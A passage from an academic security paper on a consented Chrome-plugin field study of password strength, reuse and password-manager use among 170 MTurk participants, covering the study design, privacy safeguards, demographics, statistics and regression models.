Lastly, we also asked whether the participant would be willing to participate in a follow-up study, in which we measure in an anonymized, privacy-protecting fashion the strength and reuse of their passwords. Only participants that indicated interest in the follow-up study were considered potential candidates for our Chrome plugin-based data collection. Only 21 workers were not interested.

## 3.2 Chrome plugin-based data collection

To collect in situ data about passwords, including strength, reuse, entry method, and domain, we created a Chrome browser plugin that monitors the input to password fields of loaded websites and then sends all collected metrics back to our server once the user logs in to the website. We distributed our plugin via the Google Web Store to invited participants. The plugin was unlisted in the Store, so that only participants to which we sent the link to the plugin store website were able to install it. Our primary selection criterion for participant selection was that they use Chrome as their primary browser and are not using exclusively mobile devices (smartphones and tablets) to browse the web; besides that we aimed for an unbiased sampling from the participants pool with respect to the participants' privacy attitude, attitude towards passwords, demographics, and usage of password managers. Between September and October 2017, we invited 364 participants from the survey sampling to the study, of which 174 started and 170 finished participation. We asked participants to keep our plugin installed for at least four days. Participants that finished the task were compensated with $20.

Our plugin collects the following metrics:

**Composition:** The length of the entered password as well as the frequency of each character class.

**Strength:** The password strength measured in Shannon and NIST entropy as well as zxcvbn score. Shannon and NIST entropy have been used in prior works [24, 66, 23] as a measure of password strength and complexity and are collected primarily to be backward compatible in our analysis with prior research. However, since entropy has been shown to be a poor measurement of the actual "crackability" of the password [67], we use the zxcvbn [68] score as the more realistic estimator of the password strength in our analysis.[3] Zxcvbn estimates every password's strength on a scale from 0 (weakest) to 4 (strongest) using pattern matching (e.g., repeats, sequences, keyboard patterns), common password dictionaries (including leaked passwords, names, English dictionary words), and mangling rules (e.g., leetify). Appendix B explains the meaning of this score in more detail. In our plugin we used the zxcvbn library [3] with its default settings. From a statistical point of view, a metrically scaled strength measurement instead of the ordinal zxcvbn score would have helped in finding possible effects on password strength easier (see Section 4), however, it does not affect the presence of possible effects per se.

**Website category:** The category of the website domain according to the *Alexa Web Information Service* [2]. Our plugin contains the category for the top 28,651 web domains at the time the study was conducted.[4]

**Entry method:** The method through which the password was entered, such as *human*, *Chrome auto-fill*, *copy&paste*, *3rd party password manager plugin*, or *external password manager program*. The detection of the entry method is described separately in Section 3.2.1.

**In situ questionnaire:** Participant's answers to a short questionnaire about the entered password and website (see Section 3.2.2). In particular, we ask about the website's *value* for their privacy. Other studies used the website category as a proxy for this value [51] and in our study we wanted first-hand knowledge (see also Appendix C).

**Hashes:** Adapting the methodology of [51, 66], we collect the hash of the entered password as well as the hash of every 4-character sub-string of the password. We use a keyed hash (i.e., PBKDF2 with SHA-256), where the key is generated and stored at the client side and never revealed to us. This allows identification of (partially) reused passwords *per participant*. We use the notions introduced in [51]: *Exactly reused* passwords are identical with another password, *partially reused* passwords share a sub-string with another password, and *partially-and-exactly reused* passwords have both of those characteristics. Like related work [51, 66], we cannot compare passwords across participants.

### 3.2.1 Detecting the entry method

Detection of the password entry method follows the decision tree depicted in Figure 2. If our plugin detects any kind of typing inside the password field (**(A)=Y**) and the typing speed is too fast to come from a human typist (**(B)=N**), we conclude that an external password manager program (such as KeePass) mimics a human typist by "replaying" the keyboard inputs of the password. Otherwise (**(B)=Y**), we assume a manually entered password. As threshold between human and external program, we set an average key press time of 30 ms. This is based on the observation that external programs usually do not consider mimicking the key press time, while some of them enter the password character-wise with varying speeds.

[3] Unfortunately, the fully trained neural network based strength estimator of [51, 45] was not publicly available.

[4] This is the number of web domains in the top 100K list, for which a category was assigned by Alexa.





**Figure 2:** Decision tree to detect password entry methods





**Figure 3:** In situ questionnaire upon login to a new website.

In case there was no typing detected ((**A**)=**N**) and a paste event was observed ((**C**)=**Y**), we consider the password to be pasted by either a human or an external program. In either case, the password is managed externally to the browser in digital form. If no paste event was detected ((**C**)=**N**) and the Chrome auto-fill event was observed, this indicates that Chrome filled the password field from its built-in password manager. If Chrome auto-fill has not filled the password field ((**D**)=**N**), our plugin checks the list of installed plugins for eight well-known password manager plugins (see Appendix D) and reports the ones installed in the participant's browser, or an "unknown" value in case none of those eight was found.

We make the assumption that the user does not enter the password with a mixture of the different entry methods (e.g., pasting a word and complementing it with typing). Such mixture of entry methods would result in misclassification of the detected method. However, we assume that such behavior is too rare to affect our results significantly.

### 3.2.2 Participant instructions

We provided our participants with a project website that gave a step-by-step introduction on how to install our plugin, set it up, use it, and remove it post-participation. Google Web Store provided our participants with a very comfortable way of adding the plugin to their browser. To set the plugin up, participants had to simply enter their MTurk worker ID into the plugin. The worker ID was used as a pseudonym throughout this study to identify data of the same participant. After setup, the plugin starts monitoring the users' password entries. For every newly detected domain to which a password was submitted, our plugin asked the participant to answer a short three question questionnaire about the participants' estimate of the website's value, the participants' strength estimate of the just entered password, and whether the login was successful (see Figure 3). Every participant was instructed to use the plugin for four days, after which the plugin released a completion code to be entered into the task on MTurk to finish participation and collect the payment. Through our server logs and the Google Web Store Developer Dashboard we confirmed that all participants removed our plugin shortly after finishing participation. We also instructed participants to act naturally and not change their usual behavior during those four days in order to maximize the ecological validity of our study. The only exceptions from the usual behavior were the installation of our plugin and a request to re-login to all websites where they have an account in order to ensure a sufficient enough quantity of collected data.

### 3.2.3 Addressing privacy concerns

A particular consideration of our study design was the potential privacy concerns of our participants. Since we essentially ask our participants to install a key-logger that monitors some of the most privacy-sensitive data, this might repel participants from participating. Due to the lack of in-person interviews or consultation between the researchers and the participants, we tried to address those concerns through a high level of transparency, support, and collecting only the minimal amount of data in a privacy-protecting fashion, which also follows the guidelines for academic requesters [20].

First, we explained on our project website the motivation behind our study and why acting naturally is important for our results. In this context, we provided a complete list of all data that our plugin collects, for which purpose, and why this data collection does not enable us to steal the participants' passwords. We also answered all participants' questions in this regard that were sent to us via email or posted in known MTurk review/discussion forums. We received feedback from workers that this level of openness has convinced them to participate in the study. Second, we distributed our plugin in an authenticated way via the Google Web Store and did not obfuscate the plugin's code. Third, we limited the extent of the collected

data to the necessary minimum while still being able to study password managers' impact. For instance, we only collect the first successful login to any website, thus abstaining from monitoring participants' browsing behavior. Fourth, every participant could inspect the collected data per domain prior to sending them to us and chose to skip the data collection for highly sensitive websites.

# 4 Studying Password Managers' Impact

In this section, we analyze our collected data, but leave the discussion of our results for Section 5. After presenting our participants' demographics and an overview of their password reuse and strength, we group our participants based on their creation strategy and study the impact of different password management and creation strategies.

## 4.1 Demographics

Table 1 provides an overview of the demographics of our participants that answered our survey, that we invited to the plugin-based study, and that participated in the plugin-based data collection. We invited participants in equal parts from every demographic group and every demographic group participated in almost equal parts in the plugin-based data collection. We use a Mann-Whitney rank test [25] to test for significant differences between the demographic distributions of the 476 participants in the survey sampling and the 170 participants in the plugin-based study, and could not find any statistically significant ($p < .05$) differences between those two groups. In general, our participants' demographics are closer to the commonly observed demographics of qualitative studies in university settings than to the demographics of the 2010 US census [64]. Our participant number is skewed towards male participants (57.6% identified themselves as male). Also, our participants covered an age range from 18 to more than 70 years, where our sample skews to younger participants (75.2% of our study participants are younger than 40) as can be commonly observed in behavioral research, including password studies and usable security. The majority of our participants had no computer science background (80.88%) and was English speaking (98.3%). Most of the participants identified themselves as of white/Caucasian ethnicity (74.6%). The participants also covered a range of educational levels, where a Bachelor's degree was the most common degree (36.6% of all participants). Further, 80.9% of our participants reported using Chrome as their primary browser (see Table 2).

Since our study effectively asks participants to install a password-logger, we were concerned with a potential opt-in bias towards people that have low privacy concerns or consider passwords as ineffective security measures. To this end, we included the three questions of Westin's Privacy Segmentation Index [42] (*Q1* in Appendix A) to capture our participants' general privacy attitudes (i.e., fundamentalists, pragmatists, unconcerned). We further added two questions specifically about our participants' attitude about passwords (see *Q4* in Appendix A), e.g., if passwords are considered a futile protection mechanism or important for privacy protection. Table 3 summarizes the results of those questions. Only a minority of 86 of our survey participants are privacy unconcerned and the majority of 365 participants believe in the importance of passwords as a security measure. Almost a third of our survey participants experienced a password leak in the past. For our study we sampled in almost equal parts from those different groups. Using a Mann-Whitney rank test, we could not find any statistically significant differences between the survey and study participants' distribution of privacy and password attitudes/experiences. Thus, we argue that the risk of an opt-in bias towards either end of the spectrum for privacy and password attitude is unlikely.

| | **Survey** | **Invited to study** | **Participated** |
|---|---|---|---|
| Number of participants | 476 | 364 | 170 |
| Gender | | | |
| Female | 200 | 156 (78.0%) | 73 (36.5%) |
| Male | 274 | 208 (75.9%) | 97 (35.4%) |
| Other | 1 | 0 | 0 |
| No answer | 1 | 0 | 0 |
| Age group | | | |
| 18–30 | 180 | 139 (77.2%) | 64 (35.6%) |
| 31–40 | 178 | 135 (75.8%) | 63 (35.4%) |
| 41–50 | 71 | 58 (81.7%) | 32 (45.1%) |
| 51–60 | 35 | 24 (68.6%) | 8 (22.9%) |
| 61–70 | 11 | 7 (63.6%) | 2 (18.2%) |
| ≥71 | 1 | 1 (100%) | 1 (100%) |
| Computer science background | | | |
| Yes | 91 | 64 (70.3%) | 27 (29.7%) |
| No | 385 | 300 (77.9%) | 143 (37.1%) |
| Native language | | | |
| English | 468 | 358 (76.5%) | 167 (35.7%) |
| Other | 8 | 6 (75.0%) | 3 (37.5%) |
| Education level | | | |
| Less than high school | 3 | 3 (100%) | 1 (33.3%) |
| High school graduate | 68 | 53 (77.9%) | 26 (38.2%) |
| Some college, no degree | 117 | 85 (72.6%) | 34 (29.1%) |
| Associate's degree | 79 | 64 (81.0%) | 34 (43.0%) |
| Bachelor degree | 174 | 133 (76.4%) | 62 (35.6%) |
| Ph.D | 2 | 1 (50.0%) | 1 (50.0%) |
| Graduate/prof. degree | 32 | 25 (78.1%) | 12 (37.5%) |
| Other | 1 | 0 | 0 |
| Ethnicity | | | |
| White/Caucasian | 355 | 274 (77.2%) | 123 (34.6%) |
| Black/African American | 50 | 38 (76.0%) | 25 (50.0%) |
| Asian | 31 | 23 (74.2%) | 9 (29.0%) |
| Hispanic/Latino | 27 | 21 (77.8%) | 12 (44.4%) |
| Native American/Alaska | 1 | 0 | 0 |
| Multiracial | 7 | 5 (71.4%) | 1 (14.3%) |
| Other | 5 | 3 (60.0%) | 0 |

**Table 1:** Demographics of our participants. Percentages indicate the fraction w.r.t. initial size in the survey sampling.

| **Browser** | Chrome | Firefox | Safari | Opera | IE/Edge | Other |
|---|---|---|---|---|---|---|
| **Share** | 385 (80.9%) | 71 (14.9%) | 7 (1.5%) | 6 (1.3%) | 1 (0.2%) | 6 (1.3%) |

**Table 2:** Primary browsers of our 476 survey participants.

| | Survey | Invited to study | Participated |
|---|---|---|---|
| Privacy concern (Westin index) | | | |
| Fanatic | 217 | 167 (77.0%) | 66 (30.4%) |
| Unconcerned | 86 | 56 (65.1%) | 31 (36.0%) |
| Pragmatist | 173 | 141 (81.5%) | 73 (42.2%) |
| Attitude about passwords | | | |
| Pessimist | 9 | 8 (88.9%) | 3 (33.3%) |
| Optimist | 365 | 279 (76.4%) | 132 (36.2%) |
| Conflicted | 102 | 77 (75.5%) | 35 (34.3%) |
| Prior password leak experienced | | | |
| No | 190 | 151 (79.5%) | 72 (37.9%) |
| Yes | 148 | 111 (75.0%) | 58 (39.2%) |
| Not aware of | 138 | 102 (73.9%) | 40 (29.0%) |

**Table 3:** Privacy attitude, attitude about passwords, and prior experience with password leakage among our participants.

## 4.2 General password statistics

Tables 4 and 5 provide summary statistics of all passwords collected by our plugin. We collected from our 170 participants 1,045 unique passwords and 1,767 password entries in total. That means, that our average participant entered passwords to 10.39 distinct domains with a standard deviation of 5.52 and median of 9. Our participants reported using on average 29.95 password-secured accounts (*Q2* in Appendix A) and we collected on average 61% of each participant's self-estimated number[5] of passwords. The lowest number of domains per participant is 1 and the highest is 27, where the $1^{st}$ quartile is 6 and the $3^{rd}$ quartile is 14. Those numbers are hence slightly lower than those reported in related studies [51]. When considering only unique passwords, our average participant has 6.15 passwords, indicating that passwords are reused frequently. Our participants entered their passwords on average with 2.24 different methods. Looking at all passwords, our participants reused on average 70.56% of their passwords, where exact-and-partial reuse is most common with 36.46% of all passwords. Interestingly the minimum and maximum in all reuse categories is 0% and 100%, respectively, meaning that we have participants that did not reuse any of their passwords as well as participants that reused all of their passwords. The average password in our dataset had a length of 9.61 and was composed of 2.52 character classes. The average zxcvbn score was 2.20, where the participant with the weakest passwords had an average of 0.67 and the participant with the strongest an average of 4.00. Like prior work [66], we observe a significant correlation between password strength and reuse (chi-square test: $\chi^2 = 75.48$, $p < .001$).

As shown in Table 5, the majority of the 1,767 logged passwords was entered with Chrome auto-fill (53.71%) followed by manual entry (33.39%). Although in our pilot study various password manager plugins, e.g., KeePass and 1Password, had been correctly detected, in our actual study only LastPass was used by our participants.

[5]Some participants underestimated this number

| Statistic | Mean | Median | SD | Min | Max |
|---|---|---|---|---|---|
| No. of passwords | 10.39 | 9.00 | 5.52 | 1.00 | 27.00 |
| Entry methods | 2.24 | 2.00 | 0.75 | 1.00 | 4.00 |
| Percentage reused passwords | | | | | |
| Non-reused | 29.44% | 21.58% | 28.25% | 0.00% | 100% |
| Only-exact | 15.72% | 0.00% | 24.43% | 0.00% | 100% |
| Only-partially | 18.38% | 11.11% | 19.88% | 0.00% | 100% |
| Exact-and-partial | 36.46% | 38.75% | 30.88% | 0.00% | 100% |
| Password composition | | | | | |
| Length | 9.61 | 9.29 | 1.72 | 6.33 | 16.86 |
| Character classes | 2.52 | 2.50 | 0.58 | 1.00 | 3.94 |
| Digits | 2.54 | 2.38 | 1.24 | 0.25 | 6.73 |
| Uppercase letters | 0.85 | 0.67 | 0.81 | 0.00 | 4.62 |
| Lowercase letters | 5.92 | 5.72 | 1.96 | 1.67 | 15.50 |
| Special chars | 0.30 | 0.10 | 0.54 | 0.00 | 5.19 |
| Password strength | | | | | |
| Zxcvbn score | 2.20 | 2.14 | 0.75 | 0.67 | 4.00 |
| Shannon entropy | 29.31 | 28.37 | 7.93 | 16.00 | 68.00 |
| NIST entropy | 23.50 | 23.00 | 2.98 | 17.17 | 35.69 |

**Table 4:** Summary statistics for all 170 participants in our plugin-based data collection. We first computed means for each participant and then computed the mean, median, standard deviation, and min/max values of those means.

| Entry method | All passwords | Unique passwords |
|---|---|---|
| Chrome auto-fill | 949 (53.71%) | 540 (51.67%) |
| Human | 590 (33.39%) | 331 (31.67%) |
| LastPass plugin | 128 (7.24%) | 100 (9.57%) |
| Copy&paste | 55 (3.11%) | 51 (4.88%) |
| Unknown plugin | 41 (2.32%) | 23 (2.20%) |
| External manager | 4 (0.23%) | 0 (0.00%) |
| $\Sigma$ | 1,767 | 1,045 |

**Table 5:** No. of password entries with each entry method.

Of all passwords, 128 (7.24%) were entered with LastPass, which is a similar share of managers as in recent reports [46]. Copy&paste and unknown plugins formed the smallest, relevant-sized shares and only four passwords were entered programmatically by an external program.

With respect to general password reuse (see Figure 4), partial-and-exact reuse is by far the most common reuse across all entry methods, except for LastPass' plugin and Copy&paste, which have a noticeably high fraction of non-reused passwords (e.g., 68 or 53% of all passwords entered with LastPass were not reused) and have noticeably less password reuse than the overall average. Looking at the password strength for all *unique* passwords (see Figure 5), one can see that 65% or 44 of all passwords entered with LastPass are stronger than the overall average of 2.20, while the other entry methods show a more balanced distribution across the zxcvbn scores (except for score 0). In summary, this indicates that LastPass shows an improved password strength (mean of 2.80 with SD=1.07) and password uniqueness in comparison to the other entry methods. Copy&paste exhibits the strongest password uniqueness, however, at the same time the weakest password strength (1.98 on average with a SD=1.33).





**Figure 4:** Password reuse by entry method for all passwords.





**Figure 5:** Zxcvbn score per entry method for unique passwords.

## 4.3 Grouping based on creation strategy

We grouped our participants based on their self-reported strategies for creating new passwords (see *Q9*, *Q13*, and *Q15* in Appendix A). Based on their answers, we discovered a dichotomous grouping:

**Group 1: Password managers/generators ("PWM"):** First, we identified participants that reported using a password generator, either as integrated part of a password manager program (e.g., *"I use lastpass.com, which automatically creates and saves very strong passwords."*) or as an extra service (*"I use a service to generate/create passwords that I put the parameters in that I would like."*). Many also implied the usage of a manager for password storage (e.g., *"I use a password creation and storage-related browser extension that also is related to an installed password manager application on my personal computer."*), however, some participants explicitly noted a separate storage solution (*"I use an app that creates random character strings to pick new passwords for me. I then memorize it so I don't have to keep it written down"* or *"I will use a random password generator. [...] I will save the new password in a secure location such as a password protected flash drive."*). In total, 45 (or 26.47%) out of 170 participants fell into this category.

**Group 2: Human-generated ("Human"):** We discovered that all 121 remaining participants described a strategy that abstains from using technical means. Almost all of the participants in this group reported that they *"try to come up with a (random) combination of numbers, letters, and characters."* For instance, one participant symptomatically reported: *"I think of a word I want to use and will remember like. mouse. I then decide to capitalize a letter in it like mOuse. I then add a special character to the word like mOuse@. I then decided a few numbers to add like mOuse@84."* Only a very small subgroup of seven participants reported using analog tools to create passwords, such as dice or books (*"I have a book on my desk I pick a random page number and I use the first letter of the first ten words and put the page number at the end and a period after."*), or using passphrases.

Many of the participants in this group also hinted in their answers to their password storage strategies. For instance, various participants emphasized ease of remembering as a criteria for new passwords (e.g., *"something easy to remember, replace some letters with numbers."*), others use analog or digital storage (e.g., *"I try to remember something easy or I right[sic] it down on my computer and copy&paste it when needed."*). Many participants also admitted re-using passwords as their strategy (e.g., *"I use the same password I always use because it has served me well all these years"* and *"I have several go to words i use and add numbers and symbols that i can remember"*).

### 4.3.1 Group demographics

We provide an overview of the groups' demographics in Appendix E. We again used a Mann-Whitney test to detect any significant differences in the distributions of those two demographic groups. We find that they have statistically significant different distribution for gender ($U = 2,366$, $p = .016$), computer science background ($U = 2,181$, $p < .001$), and attitude towards passwords ($U = 3,440$, $p = .024$). More participants in $\text{Group}_{\text{PWM}}$ identified themselves as male in comparison to $\text{Group}_{\text{Human}}$. The fractions of participants that have a computer science background and that are optimistic about passwords are higher in the group of password manager users. Gender and computer science background are significantly correlated for our participants (Fisher's exact test: $OR = 3.99$, $p = .005$) as are computer science background and password attitude (chi-square test: $\chi^2 = 9.24$, $p < .01$). One hypothesis for this distribution could be that computer science studies had historically more male students and that their technical background may have induced awareness of the importance of passwords as a security measure and the promised benefits of password managers.

### 4.3.2 Comparison of password strength and reuse

Figures 6 and 7 provide a comparison of the password strength and reuse between the two groups. The hatched bars indicate the overall number of passwords per zxcvbn score and reuse category. The plain bars break the number of passwords down by entry method. Participants





**Figure 6:** Password strength distribution by participant group and broken down by entry method. Hatched bars show total number of passwords per score. (Note the different y-axis limits)





**Figure 7:** Distribution of reuse categories by participant group, broken down by entry method. Hatched bars show total number of passwords per category. (Note the different y-axis limits)

in $\text{Group}_{\text{PWM}}$ entered in total 522 passwords and participants in $\text{Group}_{\text{Human}}$ entered in total 1245 passwords (both numbers include reused passwords, see Table 6).

For password strength (see Figure 6), neither group contained a noticeable fraction of the weakest passwords (score 0). However, $\text{Group}_{\text{Human}}$ shows a clear tendency towards weaker passwords. For instance, there are almost twice as many score 1 passwords ($n = 390$) than score 4 passwords ($n = 191$). In contrast, the most frequent score for $\text{Group}_{\text{PWM}}$ is 2 ($n = 158$), but the distribution shows a lower kurtosis (e.g., scores 1, 3, and 4 have the frequencies 126, 113, and 114). When breaking the number of passwords down by their entry method, Chrome auto-fill is the dominating entry method for all zxcvbn scores 1–4 in both groups except for score 1 in $\text{Group}_{\text{PWM}}$ where manually entered passwords are most frequent. However,

| Entry method | Group 1 (PWM) | Group 2 (Human) |
|---|---|---|
| All passwords | | |
| Chrome auto-fill | 242 (46.36%) | 707 (56.79%) |
| Human | 160 (30.65%) | 430 (34.54%) |
| LastPass plugin | 93 (17.82%) | 35 (2.81%) |
| Copy&paste | 16 (3.07%) | 39 (3.13%) |
| Unknown plugin | 8 (1.53%) | 33 (2.65%) |
| External manager | 3 (0.57%) | 1 (0.08%) |
| $\Sigma$ | 522 | 1245 |
| Unique passwords | | |
| Chrome auto-fill | 144 (42.99%) | 396 (55.77%) |
| Human | 101 (30.15%) | 230 (32.39%) |
| LastPass plugin | 72 (21.49%) | 28 (3.94%) |
| Copy&paste | 14 (4.18%) | 37 (5.21%) |
| Unknown plugin | 4 (1.19%) | 19 (2.68%) |
| $\Sigma$ | 335 | 710 |

**Table 6:** Distribution of entry methods per participant group.

for $\text{Group}_{\text{PWM}}$ the fraction of passwords entered with LastPass' plugin ($n = 93$ or 17.82% of the passwords) is considerably larger than for $\text{Group}_{\text{Human}}$ ($n = 35$ or 2.81%). In particular, for $\text{Group}_{\text{PWM}}$, passwords entered with LastPass have mostly scores higher than 2 ($n = 82$), where score 4 is the most frequent ($n = 32$).

Regarding password reuse (see Figure 7), the most frequent category is exactly-and-partially reused ($n = 189$ or 36.21% for $\text{Group}_{\text{PWM}}$; $n = 555$ or 44.58% for $\text{Group}_{\text{Human}}$). However, $\text{Group}_{\text{PWM}}$ shows a bimodal distribution in which not-reused passwords are almost as frequent ($n = 187$) as exactly-and-partially reused ones. Further, Chrome auto-fill is the dominating entry method across all reuse categories in both groups. However, when breaking the passwords down by entry method, more than half ($n = 49$ or 52.69%) of the passwords entered with LastPass in $\text{Group}_{\text{PWM}}$ have not been reused in any way. The vast majority of reused passwords can be attributed to manual entry and Chrome auto-fill. In $\text{Group}_{\text{PWM}}$, 335 (64.18%) of the passwords have been reused and 979 (78.63%) of the passwords in $\text{Group}_{\text{Human}}$. Of the 335 reused passwords in $\text{Group}_{\text{PWM}}$, 278 (82.99%) have been entered manually or with Chrome auto-fill. In $\text{Group}_{\text{Human}}$, 926 (74.38%) of the reused passwords were entered manually or with auto-fill.

## 4.4 Modeling password strength and reuse

In the next step of our analysis we looked at factors influencing the password strength or password reuse among our participants. Our analyses showed that our participants significantly differ from each other in their average password strength (Kruskal-Wallis one-way analysis of variance, $\chi^2 = 779.19, df = 169, p < .001$) as well as in their average probability of password reuse ($\chi^2 = 692.70, df = 169, p < .001$). The underlying reasons for these differences may be factors that we were able to measure, like the password entry methods of the users, as well as latent characteristics of the users, like their personality

or their security awareness. The goal of our further analyses was to show that the effect of the password managers can be shown even beyond these individual differences in password behavior among participants.

One possible way to analyze such a question is a multi-level (aka hierarchical) analysis. This type of regression analysis takes into account the hierarchical structure of our data, where individual password entries are grouped under the corresponding user. Latent, individual differences between users are taken into account in the form of different intercept and/or slope for each user. To get a better understanding of the influencing factors for password strength and reuse, we tested step-wise several regression models. The multi-level models with the studied factors (e.g. entry method) showed a significantly better fit to our data than models that take into account the individual differences between users but do not include the influencing factors we studied. A better fit of the multi-level models was also found in comparison to models that contained the influencing factors but not the individual differences. In the following, we describe our approach to verify the prerequisites for multi-level analysis and our approach to construct the models. Afterwards we report the models for password strength and reuse that fit best to our data.

#### 4.4.1 Correlation analysis

Before constructing the models, we started out with a correlation analysis of the available factors (e.g., password composition, participant group, self-reported website value, etc.). As multi-level models are highly vulnerable to multi-collinearity, detecting and potentially removing strongly correlated variables is essential to prevent inaccurate model estimations, which could lead to false positive results. In our dataset, we detected a very high, significant correlation between zxcvbn scores and password composition, in particular password length, as well as with the NIST and Shannon entropies. Since we consider zxcvbn a more realistic measurement of crackability, we omitted NIST and Shannon entropies from our model. Investigation of zxcvbn showed that zxcvbn rewards lengthy passwords with better scores and that its pattern and l33t speak detection can penalize passwords with digits and special characters. Since zxcvbn is the more interesting factor for us and since it partially contains the effect of the password composition on the prediction, we excluded password composition parameters from our models. Moreover, we noticed that password reuse was strongly correlated with the presence of a lowercase character in the password. A closer inspection of our dataset showed, that our data contained a number of PINs, which were all unique, and that every non-PIN password contains at least one lowercase character. In this situation, including the presence/absence of lowercase characters would result in our model just distinguishing between PINs and non-PINs when predicting password reuse.

| | Estimate | Std. Error | z value | Pr(>\|z\|) |
|---|---|---|---|---|
| em:chrome | 0.07 | 0.12 | 0.59 | 0.56 |
| em:copy/paste | -0.13 | 0.35 | -0.89 | 0.37 |
| em:lastpass | 0.24 | 0.35 | 0.69 | 0.49 |
| em:unknownplugin | 1.02 | 0.34 | 2.97 | <0.01 |
| in-situ:value | 0.02 | 0.05 | 0.48 | 0.63 |
| in-situ:strength | 0.89 | 0.07 | 12.68 | <0.001 |
| user:entries | 0.02 | 0.02 | 0.69 | 0.49 |
| q9:generator | -0.45 | 0.67 | -0.68 | 0.50 |
| q14:memorize | -0.24 | 0.30 | -0.79 | 0.43 |
| q14:analog | 0.05 | 0.29 | 0.16 | 0.88 |
| q14:digital | 0.09 | 0.31 | 0.29 | 0.77 |
| q14:pwm | -0.16 | 0.28 | -0.57 | 0.57 |
| em:chrome * q9:gen. | 2.30 | 0.60 | 3.84 | <0.001 |
| em:copy/paste * q9:gen. | 3.40 | 1.22 | 2.79 | <0.01 |
| em:lastpass * q9:gen. | 1.83 | 0.82 | 2.24 | <0.05 |
| em:unknownplugin * q9:gen. | 0.22 | 1.34 | 0.16 | 0.87 |

em: Entry method; q9: Creation strategy; q14: Storage strategy; in-situ: Plugin questionnaire

**Table 7:** Logistic multi-level regression model predicting zxcvbn score. Estimates are in relation to manually entered passwords by a human. Statistically significant predictors are shaded. Interactions are marked with *.

#### 4.4.2 Constructing the models

For both password reuse and strength prediction, we started with a base model without any explanatory variables, which we iteratively extended with additional predictors. In three steps we included a) entry methods, self-reported value, and strength; b) the number of individually submitted passwords per participant, the creation and storage strategy of the user; in a final step c) the interaction between creation strategy and detected entry method. This approach not only allows us to evaluate the effects of the individual explanatory variables, but also to investigate the interplay between different storage strategies and the password creation strategy. In each iteration we computed the model fit and used log likelihood model fit comparison to check whether the new, more complex model fit the data significantly better than the previous one (see Appendix F). As our final model we picked the one with the best fit that was significantly better in explaining the empirical data than the previous models. This is a well established procedure for model building, e.g., in social sciences and psychological research [32, 25, 9, 15], and allows the creation of models that have the best trade-off of complexity, stability, and fitness.

#### 4.4.3 Zxcvbn score

For the zxcvbn score an ordinal model with all predictors and also the mentioned interaction described our data best. The model is presented in Table 7.

The interactions between the self-reported creation strategy (*q9:generator*; see *Q9* in Appendix A) and the de-

tected entry methods Chrome auto-fill, copy&paste, and LastPass were significant predictors in our model. Those entry methods and also the creation strategy are not significant predictors of password strength on their own. This means that using such a password management tool only leads to significant improvement in the password strength when users also employ some supporting techniques (password generator) for the creation of their passwords. The model might suggest that a general password entry with a plugin (other than LastPass in our dataset) increased the likelihood of a strong password. However, this could be attributed to the high standard error resulting from the minimal data for this entry method.

Moreover, the self-reported password strength was a significant predictor of the measured password strength. This suggests that the users have a very clear view on the strength of the passwords they have entered.

#### 4.4.4 Password reuse

For password reuse a logistical model with all predictors but without interactions described our data best. Table 8 presents our regression model to predict password reuse.

